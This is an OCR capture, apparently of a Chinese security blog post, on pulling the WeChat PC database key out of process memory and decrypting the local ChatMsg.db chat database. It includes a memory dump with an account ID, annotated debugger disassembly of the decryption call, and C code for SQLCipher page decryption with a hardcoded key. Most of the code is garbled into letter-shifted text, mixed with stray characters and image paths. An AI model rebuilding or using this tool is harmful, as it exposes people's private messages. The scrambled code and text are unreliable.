


绍罗挺　　般矿　罗 fdꝏ　绍罗　　阻　　矿陷


罪 hd{　　练罗　　谨矿　　迄　练罗　　3{53　　罗　　矿DHV

65 谅　矿脑　　陆　Ⓓ　3{53摄


矿Ⓡ缩　　3{53 罗　　般


地址 HEX 数据 ASCII
0465DEF8 3B 37 9C 03 F2 A2 4D 59 8C A2 EE 1E BA 87 64 21 ;7?頜MY將?簢d!
0465DF08 FE 92 D9 B3 A1 BE 43 7F 8A 4C 01 B0 85 08 21 0D 獻儡【C 麥□皡□!
0465DF18 00 A0 72 B3 00 12 00 80 3D 2A 5C 5C 45 29 DD 13 .燎?□.€=*\\E)?
0465DF28 3E F0 B8 E0 A2 16 FF FF FF FF FF FF FF FF FF FF >鶯唊□
0465DF38 FF FF FF FF 31 39 00 00 0B A0 49 B3 0F 13 00 88 19..□營
0465DF48 68 27 07 0A 60 DF 65 04 00 00 00 00 10 37 1D 62 h'□.`遝□....□7
0465DF58 00 00 00 00 68 B0 64 04 62 6D 32 35 00 00 00 00 ....h癲□bm25....
0465DF68 0E A0 44 B3 33 14 00 80 00 4E 7F 1E A1 77 A8 C8 □燧?□.€.N 匸
0465DF78 83 DE DE F4 95 B1 DF 57 F3 06 45 40 B8 1B 43 6E 宜摁曷遲?E@?Cn
0465DF88 CF F3 F4 33 00 00 00 00 11 A0 43 B3 00 15 00 80 象?....□燙?□.€
0465DF98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0465DFA8 00 00 00 00 00 00 00 00 00 00 00 00 0F 00 00 00 ....□...
0465DFB8 14 A0 5E B3 03 16 00 80 77 78 69 64 5F 63 64 71 □燸?□.€wxid_cdq
0465DFC8 30 71 36 6B 77 61 6C 35 32 32 00 00 00 00 00 00 0q6kwal522......
0465DFD8 00 00 00 00 39 36 2E 32 1F A0 55 B3 30 17 00 80 ....96.2烗?□.€
0465DFE8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0465DFF8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0465E008 E2 A7 50 B3 0F 18 00 88 41 63 63 6F 75 6E 74 53 猝P?□.圓ccountS
0465E018 74 6F 72 61 67 65 4D 67 72 3A 3A 69 6E 69 74 53 torageMgr::initS
0465E028 74 6F 72 61 67 65 00 00 E5 A7 AF B3 00 19 00 88 torage..濮 .□.
0465E038 50 E6 8A 62 4C E0 65 04 68 44 05 0A 00 00 00 00 P鎒bL都□hD□....
0465E048 00 00 00 00 66 74 73 34 00 63 37 BD 39 36 2E 32 ....fts4.c7?6.2
0465E058 E8 A7 AA B3 30 1A 00 80 01 00 00 00 00 00 00 00 瑙 0□.€□...
0465E068 00 00 00 00 FE FF FF FF FF FF FF FF FF FF FF FF ....?
0465E078 00 00 00 00 54 00 20 00 F3 A7 A1 B3 0F 1B 00 88 ....T. .磐) □□.
信安之路

罗 聊 绑神


地址 HEX 数据 反汇编 注释
61E589A7 50 push eax
61E589A8 51 push ecx
61E589A9 E8 62B5C2FF call WeChatWi.61A83F10
61E589AE 83C4 04 add esp,0x4
61E589B1 8BC8 mov ecx,eax
61E589B3 E8 681FFCFF call WeChatWi.61E1A920
61E589B8 EB 11 jmp short WeChatWi.61E589CB
61E589BA 83F8 01 cmp eax,0x1
61E589BD 75 17 jnz short WeChatWi.61E589D6
61E589BF 8B4D E4 mov ecx,dword ptr ss:[ebp-0x1C] WeChatWi.62B686DC
61E589C2 8D45 E8 lea eax,dword ptr ss:[ebp-0x18]
61E589C5 50 push eax
61E589C6 E8 45050000 call WeChatWi.61E58F10
61E589CB 8D45 E8 lea eax,dword ptr ss:[ebp-0x18]
61E589CE 50 push eax 数据库密钥结构体
61E589CF 56 push esi 句柄
61E589D0 57 push edi 要解密的数据库名称
61E589D1 E8 5AFAFFFF call WeChatWi.61E58430 解密数据库的call
61E589D6 8D4D E8 lea ecx,dword ptr ss:[ebp-0x18]
61E589D9 C645 FC 02 mov byte ptr ss:[ebp-0x4],0x2
寄存器 (FPU)
EAX 00D3EB20
ECX 00000000
EDX 00000000
EBX 00D3EB44
ESP 00D3EAE8
EBP 00D3EB38
ESI 03AC0640
EDI 0A1FA5E4
EIP 61E589D1 WeChatWi.61E589D1
C 0 ES 002B 32位 0(FFFFFFFF)
P 0 CS 0023 32位 0(FFFFFFFF)
A 0 SS 002B 32位 0(FFFFFFFF)
Z 0 DS 002B 32位 0(FFFFFFFF)
S 0 FS 0053 32位 B8A000(FFF)
T 0 GS 002B 32位 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_A
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
信安之路

见



。 RshqVVO 院 警

见

认见 败 结 般 般

般

```
&lqfoxgh %sfk1k%
&lqfoxgh ?lrvwuhdp A
&lqfoxgh ?Zlqgrzv1kA
&lqfoxgh ?rshqvvo2udqg1kA
&lqfoxgh ?rshqvvo2hys1kA
&lqfoxgh ?rshqvvo2dhv1kA
&lqfoxgh ?rshqvvo2kpdf1kA

xvlqj qdphvsdfh vwg>

&sudjpdfrpphqwlde/ %vdhd|651de%
&sudjpdfrpphqwlde/ %dehd|651de%

&li bP VFbYHUA@4<33
```

```
&lqfoxgh %vwglr1k%
bDFUWLP SbDOW\l LOH- bbfghfc bbdfuwblr ebixqf+xqvljqhg,>
&lighi bbfsoxvsoxv
h{whuq %F%
&hqgli
l LOH- bbfghfc bblr ebixqf+xqvljqhg l, ~
  uhwxuq bbdfuwblr ebixqf+l,>
Ø
&hqgli 2- bP VFbYHUA@4<33 -2
```

```
&xqghi bXQLFRGH
&ghilqh VTOLWHbl LOHbKHDGHU %VTOlwh irup dv6%
&ghilqh LYbVL]H 49
&ghilqh KPDFbVKD4bVL]H 53
&ghilqh NH\bVL]H 65

&ghilqh VO6VLJQOHQ 53
```

```
&liqghi DQGURLGbZHFKDW
&ghilqh GHIDXOWbSDJHVL]H 73<9        22737; 数据 . 49LY
. 53 KPDF . 45
&ghilqh GHIDXOWbLWHU 97333
&hovh
&ghilqh QRbXVHbKPDFbVKD4
&ghilqh GHIDXOWbSDJHVL]H 4357
&ghilqh GHIDXOWbLWHU 7333
&hqgli
```

```
22sf 端密码是经过 Roo Gej 得到的 97 位 sdvv/是 97 位,不是网上
传的 65 位, 这里是个坑
xqvlj qhg fkdu sdvv^` @
~ 3{f: /3{<</3{59/3{f3/3{69/3{9e/3{7i/3{hh/3{e; /3{f: /3{7; /3
{; 6/3{dd/3{f</3{9f /3{: h/3{3e/3{3d/3{gd/3{6d/3{89/3{: 4/3{7
; /3{df /3{e</3{gd/3{7i /3{6: /3{8f /3{7g/3{3e/8; Ø
lqv Ghfu swge+,>
lqv p dlq+, ~
  Ghfu swge+,>
  uhwxuq 3>
Ø
lqv Ghfu swge+, ~

  frqvv fkdu= geildnqdp h @ %FkdwP vj 1ge%>
  l LOH= isge>
  irshqbv+) isge/ geildnqdp h/ %we. %,>
  li +$isge, ~
    sulqwi+%打开文件错$%,>
    j hwfkdu+,>
    uhwxuq 3>
  Ø
  ivhhn+isge/ 3/ VHHNbHQG,>
  or qj  ql ldnVl}h @ iwhoo+isge,>
  ivhhn+isge/ 3/ VHHNbVHW,>
  xqvlj qhg fkdu= sGeExiihu @ qhz  xqvlj qhg fkdu^ql ldnVl}h`>
  iuhdg+sGeExiihu/ 4/ ql ldnVl}h/ isge,>
  if or vh+isge,>

  xqvlj qhg fkdu vdow^49` @ ~ 3 Ø>
  p hp fs| +vdow/ sGeExiihu/ 49,>
```

```
&liqghi QRbXVHbKP DFbVKD4
  xqvlj qhg fkdu p dfbvdo^49` @~3 Ø>
  p hp fs|+p dfbvdo/ vdo/ 49,>
  ir u+lqv l @ 3>l ? vl}hri+vdo,>l. . , ~
     p dfbvdo^l` a@ 3{6d>
  Ø
&hqgli
```

```
  lqvuhvhuyh @LYbVL]H>          22校验码长度/SF 端每 73<9 字节有 7; 字节
&liqghi QRbXVHbKP DFbVKD4
  uhvhuyh . @ KP DFbVKD4bVL]H>
&hqgli
  uhvhuyh @ ++uhvhuyh (  DHVbEORFNbVL]H, @@ 3, B uhvhuyh = ++uhvhuyh 2 DHVbEORFNbVL]H, . 4, - DHVbEORFNbVL]H>
```


```
  xqvlj qhg fkdu nh|^NH\bVL]H` @~3 Ø>
  xqvlj qhg fkdu p dfbnh|^NH\bVL]H` @~3 Ø>
```

```
  RshqVVObdggbdoobdgj rulwkp v+,>
  SNFV8bSENGI5bKP DFbVKD4++fr qvv fkdu-,sdvv/ vl}hri+sdvv,/ vdo/ vl}hri+vdo,/ GHI DXOWbLWHU/ vl}hri+nh|,/ nh|,>
&liqghi QRbXVHbKP DFbVKD4
  22此处源码，怀凝可能有错，sdvv 数组才是密码
  22SNFV8bSENGI5bKP DFbVKD4++fr qvv fkdu-,nh|/ vl}hri+nh|,/ p dfbvdo/ vl}hri+p dfbvdo,/ 5/ vl}hri+p dfbnh|,/ p dfbnh|,>
  SNFV8bSENGI5bKP DFbVKD4++fr qvv fkdu-,nh|/ vl}hri+nh|,/ p dfbvdo/ vl}hri+p dfbvdo,/ 5/ vl}hri+p dfbnh|,/ p dfbnh|,>
&hqgli
```

```
  xqvlj qhg fkdu– sWhp s @ sGeExiihu>
  xqvlj qhg fkdu
sGhfu| swShuSdj hExiihu^GHI DXOWbSDJ HVL] H`>
  lqv qSdj h @ 4>
  lqv r iivhv @ 49>
  z kldh +sWhp s ? sGeExiihu . qI ldnVI}h, ~
    sulqwi+%解密数据页=( g2( g _q%qSdj h/qI ldnVI}h 2
GHI DXOWbSDJ HVL] H,>

&liqghi QRbXVHbKP DFbVKD4
    xqvlj qhg fkdu kdvkbp df^KP DFbVKD4bVL] H` @ ~ 3 Ø
    xqvlj qhg lqv kdvkbdnq @ 3>
    KP DFbFW[ kfw{>
    KP DFbFW[ blqlw+) kfw{,>
    KP DFbLqlwbh{+) kfw{/p dfbnh|/vI}hri+p dfbnh|,/
HYSbvkd4+,/QXOO,>
    KP DFbXsgdwh+) kfw{/sWhp s . riivhv
GHI DXOWbSDJ HVL] H 0 uhvhuyh 0 riivhv . LYbVL] H,>
    KP DFbXsgdwh+) kfw{/+frqvv xqvlj qhg fkdu–,) qSdj h/
vI}hri+qSdj h,,>
    KP DFbI lqdo+) kfw{/kdvkbp df/)kdvkbdnq,>
    KP DFbFW[ bfdndqxs+) kfw{,>
    li +3 $@ p hp fp s+kdvkbp df/sWhp s . GHI DXOWbSDJ HVL] H
0 uhvhuyh . LYbVL] H/vI}hri+kdvkbp df,,, ~
      sulqwi+%q 哈希值错误$ _q%>
      j hwfkdu+,>
      uhwxuq 3>
    Ø
&hqgli
    22
```


```
    li +qSdjh @@ 4, ~
       phpfs|+sGhfu|swShuSdjhExiihu/
VTOLWHbILOHbKHDGHU/riivhw;>
    Ø

    HYSbFLSKHUbFW[-hfw{ @ HYSbFLSKHUbFW[bqhz+,>
    HYSbFlskhuLqIwbh{+hfw{/
HYSbjhwbflskhue|qdph+%dhv05890fef%/QXOO/QXOO/QXOO/
3,>
    HYSbFLSKHUbFW[bvhwbsdgglqj+hfw{/3,>
    HYSbFlskhuLqIwbh{+hfw{/QXOO/QXOO/nh|/sWhps .
+GHIDXOWbSDJHVL]H0uhvhuyh,/3,>

    lqv qGhfu|swOhq @ 3>
    lqv qWrwdc @ 3>
    HYSbFlskhuXsgdwh+hfw{/sGhfu|swShuSdjhExiihu. riivhw/
)qGhfu|swOhq/sWhps . riivhw/GHIDXOWbSDJHVL]H0uhvhuyh
0riivhw;>
    qWrwdc @ qGhfu|swOhq>
    HYSbFlskhuIqddbh{+hfw{/sGhfu|swShuSdjhExiihu.
riivhv. qGhfu|swOhq/)qGhfu|swOhq,>
    qWrwdc. @ qGhfu|swOhq>
    HYSbFLSKHUbFW[biuhh+hfw{,>

    phpfs|+sGhfu|swShuSdjhExiihu. GHIDXOWbSDJHVL]H0
uhvhuyh/sWhps . GHIDXOWbSDJHVL]H0uhvhuyh/uhvhuyh,>
    fkdu ghfllgh^4357` @ ~3 Ø>
    vsulqwibv+ghfllgh/%ghfb( v%geildhqdph,>
    ILOH-is>
    irshqbv+)is/ghfllgh/%de.%,>
    ~
```

```
        iz ulwh+sGhfu| swShuSdj hExiihu/ 4/ GHI DXOWbSDJ HVL] H/
is,>
        if or vh+is,>
    Q

    qSdj h. . >
    r iivhv @ 3>
    sWhp s . @ GHI DXOWbSDJ HVL] H>
  Q
  sulqwi+%_q 解密成功$ _q%>
  v| vwhp +%sdxvh%>
  uhwxuq 3>
Q
```




ghf bF kdwP vj 1ge 齐 警矿 练绑

® 警




Ⓡ




